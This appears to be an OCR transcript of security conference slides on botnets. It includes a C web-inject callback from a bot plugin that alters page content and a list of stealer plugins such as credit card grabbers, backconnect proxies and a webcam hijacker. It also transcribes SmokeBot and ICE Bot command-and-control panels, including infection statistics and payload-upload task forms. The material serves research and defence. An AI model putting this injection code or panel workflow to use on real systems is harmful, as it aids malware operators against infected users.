
```
82. DLLEXPORT void Callback_ProcessContentOfPage(IN PCHAR szUrl, IN PCHAR szVerb, IN PCHAR szPageContent, OUT PCHAR * szOut, IN OUT PDWORD lpdwSize)
83. {
84.     if (strstr(szUrl, "google")) {
85.         DWORD dwMaxSize = 200000;
86.         if (dwMaxSize < strlen(szPageContent))
87.             return;
88.         *szOut = (PCHAR)malloc(dwMaxSize);
89.         if (!*szOut)
90.             return;
91.         ZeroMemory(*szOut, dwMaxSize);
92.         CopyMemory(*szOut, szPageContent, strlen(szPageContent));
93.         PCHAR szPos = strstr(*szOut, "porno");
94.         if (szPos) {
95.             CopyMemory(szPos, "xxxxx", 5);
96.         }
97.         *lpdwSize = strlen(szPageContent);
98.     }
99. }
```

Web Fakes – Real Example



Other Information Stealing Tactics ..

- Bot Plugin Architecture
  - Credit Card Grabber
  - Certificates Grabber
  - SOCKS 5 Backconnect
  - FTP Backconnect
  - RDP BackConnect
  - DDoS Plugins
  - Webcam Hijacker
  - Infecting Messengers (Spreaders)
  - And so on…… depending on the design !



Smoke Bot & ICE Bot
A Walkthrough – C&C Panels

Smoke Bot Infections

SmokeBot

>> STATS <<

>> BOTS <<

>> TASKS <<

>> OPTIONS <<

>> LOGS <<

>> SOCKS <<

>> CMD SHELL <<

Statistic

All Bots - 356
Today - 189
Online - 26

EXE - 0

Loads - 0
Runs - 0

For update - 0
Doubles - 5

Sellers

77777 - 356

OS

Windows XP - 213
Windows 7 - 122
Windows Vista - 16
Windows 2003 - 5

32-bits - 327
64-bits - 29

Online Countries

Show/Hide

US - 4
ID - 4
BR - 2
GB - 2
PL - 2
UA - 2
CO - 1
AL - 1
MX - 1
PH - 1
KR - 1
EG - 1
BY - 1
BG - 1
SA - 1

Countries

Show/Hide

ID - 43
PL - 34
RU - 32
UA - 30
BR - 30
BY - 27
EG - 16
US - 12
SA - 10
AM - 9
IN - 7
PE - 6
TR - 6
LB - 5
MY - 5

Smoke Bot Infections

SmokeBot

>> STATS <<

>> BOTS <<

>> TASKS <<

>> OPTIONS <<

>> LOGS <<

>> SOCKS <<

>> CMD SHELL <<

Add new task

Local file:

Comment:

GEO: ALL (ex.: ru,us,gb)

Limit: 0 Seller: 0

Browse... Upload

Run as EXE LoadLibrary regsvr32

Remote file:

Comment:

GEO: ALL (ex.: ru,us,gb)

Limit: 0 Seller: 0

URL: Set

Run as EXE LoadLibrary regsvr32

ICE Bot Infections

Scripts | Search in database | Search in files | Jabber notifier | Informatic

OS list for botnet: [All] >>

Server 2008 x64, SP 1	3
Server 2008 R2 x64, SP 1	3
XP, SP 2	2
Server 2003 x64, SP 2	2
XP, SP 3	2
Server 2008 x64, SP 2	1
Server 2008, SP 2	1
Server 2003, SP 1	1
Server 2003, SP 2	1

Software versions

Operation system:	Linux 2.6.18-164.11.1.el5PAE #1 SMP Wed Jan 20 08:16:13 EST 201
Control panel:	1.1.7
PHP:	5.2.13, cgi
Zend engine:	2.2.0
MySQL server:	5.0.90-community
MySQL client:	5.0.90

Paths

Local path:	/home[redacted]_html/web/adm
Reports path:	/home[redacted]_html/web/adm/_reports

Client

User agent:	Mozilla/5.0 (Windows NT 6.1; WOW64; rv:10.0.2) Gecko/20100101 Firefox/10.0.2
IP:	[redacted]

Scripts | Search in database | Search in files | Jabber notifier

Information

Total reports in database:	1 694
Time of first activity:	17.01.2012 05:26:59
Total bots:	16
Total active bots in 24 hours:	18.75% - 3
Minimal version of bot:	1.2.0
Maximal version of bot:	1.2.5

Current botnet: [All] >>

Actions: Reset "New bots"

New bots (14)		Online bots (3)	
US	9	US	2
IN	3	IN	1
--	2		

ICE bot design in practice.
Information extracted from infected machines

Conclusion

- At last
  - We were and we are still living with botnets
  - This problem is like a cat and mouse game which is really hard to eradicate

Remember !

Malware exploits you first then technology!

Questions !

Thanks

- LayerOne Conference Crew
  - http://www.layerone.org

- SecNiche Security Labs
  - To all my friends
    - Rohit Bansal
    - http://www.secniche.org
    - http://secniche.blogspot.com

- Contact Me
  - **Email : adi_ks [at] secniche.org**